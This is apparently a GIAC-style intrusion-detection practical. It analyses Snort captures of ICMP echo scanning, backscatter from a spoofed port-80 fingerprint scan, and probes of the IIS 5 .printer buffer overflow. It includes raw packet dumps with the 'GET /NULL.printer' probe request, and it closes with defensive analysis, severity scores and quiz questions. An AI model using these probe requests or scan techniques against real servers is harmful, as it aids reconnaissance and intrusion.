FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-10:23:49.702882 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:56353 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:34059  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-10:24:11.533029 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:63010 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:35595  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-10:24:12.146514 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.160 ICMP TTL:116 TOS:0x0 ID:4899 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:35851  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-10:24:18.428095 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.166 ICMP TTL:116 TOS:0x0 ID:9251 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:36107  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/03-10:24:19.165689 0:4:4E:D8:64:1C -> 0:90:5F:23:A9:0 type:0x800 len:0x8E
207.204.171.99 -> XX.XX.XX8.166 ICMP TTL:116 TOS:0x0 ID:16419 IpLen:20 DgmLen:128
Type:8  Code:0  ID:256   Seq:36363  ECHO
A1 47 18 42 2C 49 3A 4D 23 3F 5F 51 33 7C CD 4A  .G.B,I:M#?_Q3|.J
B1 56 1E 5D FC 57 9E 57 F8 77 5E 29 3E 4D 1C 2B  .V.].W.W.w^)>M.+
F7 1F 33 15 87 7C 26 6A 62 0C 93 22 C8 6E 7F 0D  ..3..|&jb..".n..
44 58 67 30 14 37 7C 0C E9 4B E3 1A A5 61 00 20  DXg0.7|..K...a.
FB 63 13 36 20 54 AA 31 EB 53 B7 56 19 03 4D 4B  .c.6 T.1.S.V..MK
92 07 51 5D DA 20 A1 1A 19 68 7C 77 60 29 38 5D  ..Q]. ...h|w`)8]
16 68 7F 0B                                      .h..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

1. Source of Trace:

A network I have access to.

2. Detect was generated by:

Although Snort 1.8 was used to review the packets, all traces come from a Snort 1.7 sensor sitting outside of the external firewall of a network I have access to. The firewall has very strict rules regarding what ports are or are not allowed through.

3. Probability the source address was spoofed:

Slim. While Echo requests can be used to implement DoS attacks, the frequency and consistency of these requests makes it unlikely.

4. Description of attack:

The source may be attempting to scan for live hosts on our network. The use of a non-default tool (as explained below) makes this more of a possibility.

5. Attack mechanism:

There is a tool called Loki that uses Echo Requests as a means of tunneling traffic. According to Intrusion Signatures and Analysis, Loki has been found to use a static sequence number, which these packets do not. If that (Loki tunneling) was what was happening, we should be seeing traffic in both directions and be seeing much more of it. Also, since I know for a fact that ICMP does not penetrate very far into the network these were seen on, it would be a poor choice of tunneling methods.

There have been some comments about large ICMP packets on the incidents.org list (see correlation links), but those were 1500 bytes long. I have not seen a reference that identifies which OS uses this as its default Echo Reply size. The fact that the ICMP ID field stays 256 through the entire trace, across multiple days, is rather odd and suggests that we are not dealing with a default ping utility but a separate program such as Fping, Hping or Nmap. This is also supported by the fact that the exact same content is used in every packet

6. Correlations:

http://www.incidents.org/archives/intrusions/msg01171.html
http://www.incidents.org/archives/intrusions/msg01174.html
http://www.incidents.org/archives/intrusions/msg00307.html
http://www.incidents.org/cgi-bin/htsearch?method=and&config=htdig&words=large+ICMP

References:
1. Identifying ICMP Hackery Tools Used In The Wild Today, December 4, 2000.- Ofir Arkin
http://www.sys-security.com/archive/securityfocus/icmptools.html
2. Network Intrusion Detection An Analyst's Handbook 2nd Ed. Northcutt, Novak
3. Intrusion Signatures and Analysis, Northcutt, Cooper, Fearnow, Frederick
4. ICMP Usage in scanning, June 2001. Ofir Arkin

http://www.sys-security.com/archive/papers/ICMP_Scanning_v2.5.pdf

7. Evidence of active targeting:

These are Echo Requests. They are definitely being sent to the target system on purpose. Whether they are malicious or not is another question and one that I am unable to give a firm answer on at this time.

8. Severity:

I have used the GIAC formula:
(Criticality + Lethality) – (System + Net Countermeasures) = Severity
Each variable is assigned a score between one (lowest) and five highest).
Variable: Criticality
Type: This is the masked IP address for a load balancing pool, it acts as a point of entry into a number of sites that are responsible for significant business transactions. While the failure of a single system is not a significant threat, if a point of entry were found via this system it would provide the first step towards attempting a larger compromise.
Score: 3

Variable: Lethality
Type: Enumeration scan, likely precursor to an attack. This in and of itself is not a threat especially since this limited number of requests has almost no chance of impacting the web site (which is heavily load-balanced and runs on a multiply redundant network).
Score: 2

Variable: System Countermeasures
Type: The system being scanned is well patched and secured. It also is a read-only system from the interface that this traffic can reach.
Score: 4

Variable: Network Countermeasures
Type: The server sits behind a reverse proxy server that implements full application-level monitoring of the data being sent to and from the server. That proxy is behind a packet filtering router that implements basic ACLs to control which ports can be used and which systems can be accessed. Intrusion Detection Systems monitor the traffic outside of the outer firewall as well as inside of the subnet behind the proxy. / Despite all these measures, if a validated positive alert of this sort showed up, it would suggest that the countermeasures had failed.
Score: 5

(Criticality + Lethality) – (System + Net Countermeasures) = Severity
(3+2) – (4+5) = -4

9. Defensive recommendation:

Tag this IP address range and monitor it for average number, frequency and types of connections. Trends will become apparent if anything malicious is occurring.

10. Multiple choice test question:

What does an ICMP packet with an ICMP number of 11 and a code of 1 mean?

A. Unreachable- administrative prohibited
B. Unreachable- destination unknown
C. Exceeded- Fragment reassembly time exceeded
D. Security- Authentication failed

The correct answer is C. Details can be found at:
http://www.iana.org/assignments/icmp-parameters

Trace #4 Apparent use of one of our IPs as a spoofed source:

Event Traces:

[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:19.759358 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:8 TOS:0x0 ID:23043 IpLen:20 DgmLen:40
1A*RSF** Seq: 0x383B94 Ack: 0x5B90373B Win: 0xB00 TcpLen: 36
** END OF DUMP

[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:19.762796 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:7 TOS:0x0 ID:23299 IpLen:20 DgmLen:40
1*UR**** Seq: 0x383B94 Ack: 0x5B90373B Win: 0xB00 TcpLen: 60 UrgPtr: 0x0
** END OF DUMP

[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:19.771975 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:12 TOS:0x0 ID:23555 IpLen:20 DgmLen:40
12P***** Seq: 0x383B94 Ack: 0x5B90373B Win: 0xB00 TcpLen: 8
** END OF DUMP

[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:19.773493 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:6 TOS:0x0 ID:23299 IpLen:20 DgmLen:40
12PRSF** Seq: 0x383B94 Ack: 0x5B90373B Win: 0xB00 TcpLen: 4
** END OF DUMP

[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:19.786236 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56

Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:1 TOS:0x0 ID:23043 IpLen:20 DgmLen:40
******** Seq: 0x383B94 Ack: 0x5B90373B Win: 0xC00 TcpLen: 60
** END OF DUMP

06/25-12:26:20.284887 206.191.169.237 -> XX.XX.XX8.240
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.240:60574 -> 203.17.224.12:53
UDP TTL:62 TOS:0x0 ID:36686 IpLen:20 DgmLen:74
Len: 54
** END OF DUMP

06/25-12:26:21.242637 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:11 TOS:0x0 ID:32259 IpLen:20 DgmLen:40
1*UASF** Seq: 0x383B94 Ack: 0x5D90373B Win: 0x300 TcpLen: 52 UrgPtr: 0x0
** END OF DUMP

[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:21.257875 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:10 TOS:0x0 ID:32259 IpLen:20 DgmLen:40
12U*PRSF Seq: 0x383B94 Ack: 0x5D90373B Win: 0x300 TcpLen: 44 UrgPtr: 0x0
** END OF DUMP

[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:21.296220 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:8 TOS:0x0 ID:32259 IpLen:20 DgmLen:40
1**RSF** Seq: 0x383B94 Ack: 0x5D90373B Win: 0x400 TcpLen: 8
** END OF DUMP

[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:21.314779 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:7 TOS:0x0 ID:32259 IpLen:20 DgmLen:40
12PRSF** Seq: 0x383B94 Ack: 0x5D90373B Win: 0x400 TcpLen: 20
** END OF DUMP

06/25-12:26:21.332268 206.191.169.237 -> XX.XX.XX8.160

ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:6 TOS:0x0 ID:32259 IpLen:20 DgmLen:40
*****A**S*** Seq: 0x383B94 Ack: 0x5D90373B Win: 0x500 TcpLen: 32
** END OF DUMP

[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:21.348001 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:5 TOS:0x0 ID:32259 IpLen:20 DgmLen:40
***2**PRSF** Seq: 0x383B94 Ack: 0x5D90373B Win: 0x500 TcpLen: 24
** END OF DUMP

[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:21.517444 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:6 TOS:0x0 ID:33027 IpLen:20 DgmLen:40
12URS*** Seq: 0x383F35 Ack: 0x5D90373B Win: 0x700 TcpLen: 20 UrgPtr: 0x0
** END OF DUMP

06/25-12:26:21.565585 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:2 TOS:0x0 ID:33283 IpLen:20 DgmLen:40
1*UR**** Seq: 0x383F35 Ack: 0x5D90373B Win: 0x800 TcpLen: 8 UrgPtr: 0x0
** END OF DUMP

[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:21.719475 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:12 TOS:0x0 ID:33795 IpLen:20 DgmLen:40
12UAP*SF Seq: 0x38404F Ack: 0x5D90373B Win: 0xA00 TcpLen: 44 UrgPtr: 0x0
** END OF DUMP

[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:21.736190 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:12 TOS:0x0 ID:34051 IpLen:20 DgmLen:40
****UAP*SF** Seq: 0x38404F Ack: 0x5D90373B Win: 0xB00 TcpLen: 48 UrgPtr: 0x0
** END OF DUMP

[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:21.737669 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> **192.168.0.3:1053**
TCP TTL:9 TOS:0x0 ID:33795 IpLen:20 DgmLen:40
2**F** Seq: 0x38404F Ack: 0x5D90373B Win: 0xB00 TcpLen: 32
** END OF DUMP

1. Source of Trace:

A network I have access to.

2. Detect was generated by:

Although Snort 1.8 was used to review the packets, all traces come from a Snort 1.7 sensor sitting outside of the external firewall of a network I have access to. The firewall has very strict rules regarding what ports are or are not allowed through.

3. Probability the source address was spoofed:

Absolute and Low-

Absolute: The original scan that caused the packets above to be generated was absolutely spoofed. The address that is listed as theoretically being the source cannot initiate ICMP traffic.

Low: The source of the responding ICMP packets (those shown above) is not likely to be spoofed. This is usually an automatic function, the data is in line with what is specified by RFC 792[1] and no response is expected or allowed (to prevent ICMP loops).

4. Description of attack:

The attacker used a tool, most likely Nmap, to use a false address as the source for their traffic. They were scanning port 80 on our server. I believe this is an attempt to fingerprint our servers.

5. Attack mechanism:

There are two possible ways that this might have occurred:

1. Our server IP address was spoofed and the non-routable IP address was the one being scanned.

When the router that sent the ICMP message realized it didn't know where to forward the scan packets, it sent the "host unreachable" to the apparent source. If this is the case then this is quite simply the response stimulated by a fingerprint scan against a non-routable IP by someone using our IP address as a spoofed source.

2. The source that was spoofed was the address that our system sent the packet to.

In this scenario the non-routable address that our system is trying to send a packet to is the actual spoofed address that was used by the attacker. The attacker provided Nmap

[1] http://www.rfc-editor.org/cgi-bin/rfcdoctype.pl?loc=RFC&letsgo=792&type=ftp this has been updated in RFC 950 http://www.rfc-editor.org/cgi-bin/rfcdoctype.pl?loc=RFC&letsgo=950&type=ftp

with a list of addresses to use as a spoofed source (or else simply told Nmap to use random sources). This is done to obfuscate the actual source or implicate someone you don't like as the attacker. Nmap then sends a specific series of crafted packets that different operating systems respond to in different fashions. My primary reason for believing this is that I don't think it is particularly likely that someone would be scanning a non-routable using our IP address as the spoofed source.

If you look at the trace above you will see the following details that definitely support the conclusion that the packets that started this whole exchange were crafted by a port scanner. While I believe it is Nmap, I cannot be sure since the packets seen do not match the fingerprint packets sent by Nmap.

The Acknowledgement number never changes.

The Sequence number only changes once.

The Window size slowly increases in a reasonably ordered fashion.

In the following packet, you can see that the destination address in the datagram dump included by the ICMP message is a non-routable IP address. Also, the set of TCP flags that are set are indicative of a crafted packet, but not one of the standard scan packets. This looks similar to a packet that is part of the fingerprinting sequence done by Nmap to determine what TCP/IP stack is being used by watching the replies to certain crafted packets.

```
[**] ICMP Destination Unreachable (Host Unreachable) [**]
06/25-12:26:21.736190 206.191.169.237 -> XX.XX.XX8.160
ICMP TTL:254 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3  Code:1  DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
XX.XX.XX8.160:80 -> 192.168.0.3:1053
TCP TTL:12 TOS:0x0 ID:34051 IpLen:20 DgmLen:40
**UAP*SF Seq: 0x38404F  Ack: 0x5D90373B  Win: 0xB00  TcpLen: 48  UrgPtr: 0x0
     ** END OF DUMP
```

When our system received these packets, it attempted to reply. The router looked for where to send the packets, however since they were destined for a non-routable address some router in the chain finally didn't know where to forward the packet to and replied with the "host unreachable" message.

The only problem with this theory is that the default set of packets Nmap uses to run scans does not match what is seen here. As well, despite having gone back and read through Fyordor's original paper on fingerprinting[2] I am not completely sure that the responses to Nmap's fingerprinting packets contain the same odd flags as the initiating packets.

I think the second scenario is probably the right answer, I just don't know what tool generates it and at this time requesting help from the mailing lists on behalf of the owner of the network this came from is not an option.

[2] http://www.insecure.org/nmap/nmap-fingerprinting-article.txt

6. Correlations:

This is one of the most common scanning activities around. It is mentioned in Intrusion Signatures and Analysis on page 134-143. What is seen above may be a slight twist on what was seen before but the basic concept of a spoofed address for scanning networks still holds.

7. Evidence of active targeting:

The original scan was definitely intentional.

8. Severity:

I have used the GIAC formula:
(Criticality + Lethality) – (System + Net Countermeasures) = Severity
Each variable is assigned a score between one (lowest) and five highest).
Variable: Criticality
Type: This is the masked IP address for a load balancing pool, it acts as a point of entry into a number of sites that are responsible for significant business transactions. While the failure of a single system is not a significant threat, if a point of entry were found via this system it would provide the first step towards attempting a larger compromise.
Score: 3

Variable: Lethality
Type: Enumeration scan, possibly a precursor to an attack. This in and of itself is not a threat especially since this limited number of requests has almost no chance of impacting the web site (which is heavily load-balanced and runs on a multiply redundant network).
Score: 2

Variable: System Countermeasures
Type: The system being scanned is well patched and secured.
Score: 4

Variable: Network Countermeasures
Type: The server sits behind a reverse proxy server that implements full application-level monitoring of the data being sent to and from the server. That proxy is behind a packet filtering router that implements basic ACLs to control which ports can be used and which systems can be accessed. Intrusion Detection Systems monitor the traffic outside of the outer firewall as well as inside of the subnet behind the proxy. / Despite all these measures, if a validated positive alert of this sort showed up, it would suggest that the countermeasures had failed.
Score: 5

(Criticality + Lethality) – (System + Net Countermeasures) = Severity
(3+2) – (4+5) = -4

9. Defensive recommendation:

It might be possible to write a rule that would log this sort of thing, but I believe post-processing is the way to go. I would recommend looking for suspicious destination

addresses in traffic coming from our servers or in the included dumps of ICMP traffic going to our servers.

10. Multiple choice test question:

How are ICMP loops prevented?

A. By not sending ICMP messages in response to ICMP traffic.
B. By dropping incoming ICMP traffic at the routers.
C. By sending ICMP messages with non-routable addresses as the source.
D. They cannot be, which is why it is so important to tune systems and networks carefully.

The answer is A. This is specified in the RFC 792[3]

Trace #5 Buffer overflow attempt using the .printer mapping in IIS 5.0:

Event Traces:

Snort output:

```
07/24-06:58:35.800985  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:4651 -> XX.XX.XX6.68:80
07/24-06:58:37.678147  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:4655 -> XX.XX.XX6.71:80
07/24-06:58:39.161457  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:4658 -> XX.XX.XX6.74:80
07/24-06:58:41.264091  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:4662 -> XX.XX.XX6.78:80
07/24-06:58:41.806807  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:4663 -> XX.XX.XX6.79:80
07/24-06:58:42.831142  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:4665 -> XX.XX.XX6.81:80
07/24-06:58:43.306299  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:4666 -> XX.XX.XX6.82:80
07/24-06:58:44.866427  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:4669 -> XX.XX.XX6.85:80
07/24-06:58:45.891386  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:4671 -> XX.XX.XX6.87:80
07/24-06:58:47.937734  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:4675 -> XX.XX.XX6.91:80
07/24-07:00:17.116214  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:4860 -> XX.XX.XX6.87:80
07/24-07:00:17.118830  [**] EXPLOIT x86 NOOP [**] 61.146.48.172:4860 -> XX.XX.XX6.87:80
07/24-07:01:28.440818  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:1114 -> XX.XX.XX7.134:80
07/24-07:01:29.821049  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:1115 -> XX.XX.XX7.135:80
07/24-07:01:31.117395  [**] WEB-IIS 5 .printer isapi [**] 61.146.48.172:1116 -> XX.XX.XX7.136:80


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/24-06:58:35.800985 0:90:5F:23:68:28 -> 0:90:5F:23:A9:0 type:0x800 len:0x48
61.146.48.172:4651 -> 192.102.196.68:80 TCP TTL:112 TOS:0x0 ID:20548 IpLen:20 DgmLen:58 DF
***AP*** Seq: 0xB36C3EE4  Ack: 0xC1B5F380  Win: 0x4248  TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 0A                                            r.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/24-06:58:37.678147 0:90:5F:23:68:28 -> 0:90:5F:23:A9:0 type:0x800 len:0x48
61.146.48.172:4655 -> 192.102.196.71:80 TCP TTL:112 TOS:0x0 ID:20615 IpLen:20 DgmLen:58 DF
***AP*** Seq: 0xB375A806  Ack: 0xED8AC4D2  Win: 0x4248  TcpLen: 20
```

[3] http://www.rfc-editor.org/cgi-bin/rfcdoctype.pl?loc=RFC&letsgo=792&type=ftp this has been updated in RFC 950 http://www.rfc-editor.org/cgi-bin/rfcdoctype.pl?loc=RFC&letsgo=950&type=ftp

47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65 GET /NULL.printe
72 0A   r.

=+

07/24-06:58:39.161457 0:90:5F:23:68:28 -> 0:90:5F:23:A9:0 type:0x800 len:0x48
61.146.48.172:4658 -> 192.102.196.74:80 TCP TTL:112 TOS:0x0 ID:20642 IpLen:20 DgmLen:58 DF
AP Seq: 0xB37E5F1B Ack: 0x8BEE60F4 Win: 0x4248 TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65 GET /NULL.printe
72 0A   r.

=+

07/24-06:58:41.264091 0:90:5F:23:68:28 -> 0:90:5F:23:A9:0 type:0x800 len:0x48
61.146.48.172:4662 -> 192.102.196.78:80 TCP TTL:112 TOS:0x0 ID:20663 IpLen:20 DgmLen:58 DF
AP Seq: 0xB3892B70 Ack: 0x1EF7D5A7 Win: 0x4248 TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65 GET /NULL.printe
72 0A   r.

=+

07/24-06:58:41.806807 0:90:5F:23:68:28 -> 0:90:5F:23:A9:0 type:0x800 len:0x48
61.146.48.172:4663 -> 192.102.196.79:80 TCP TTL:112 TOS:0x0 ID:20670 IpLen:20 DgmLen:58 DF
AP Seq: 0xB38BD298 Ack: 0x4F9F8FB2 Win: 0x4248 TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65 GET /NULL.printe
72 0A   r.

=+

07/24-06:58:42.831142 0:90:5F:23:68:28 -> 0:90:5F:23:A9:0 type:0x800 len:0x48
61.146.48.172:4665 -> 192.102.196.81:80 TCP TTL:112 TOS:0x0 ID:20690 IpLen:20 DgmLen:58 DF
AP Seq: 0xB390E219 Ack: 0x5E07FF24 Win: 0x4248 TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65 GET /NULL.printe
72 0A   r.

=+

07/24-06:58:43.306299 0:90:5F:23:68:28 -> 0:90:5F:23:A9:0 type:0x800 len:0x48
61.146.48.172:4666 -> 192.102.196.82:80 TCP TTL:112 TOS:0x0 ID:20697 IpLen:20 DgmLen:58 DF
AP Seq: 0xB393A931 Ack: 0x75D21F17 Win: 0x4248 TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65 GET /NULL.printe
72 0A   r.

=+

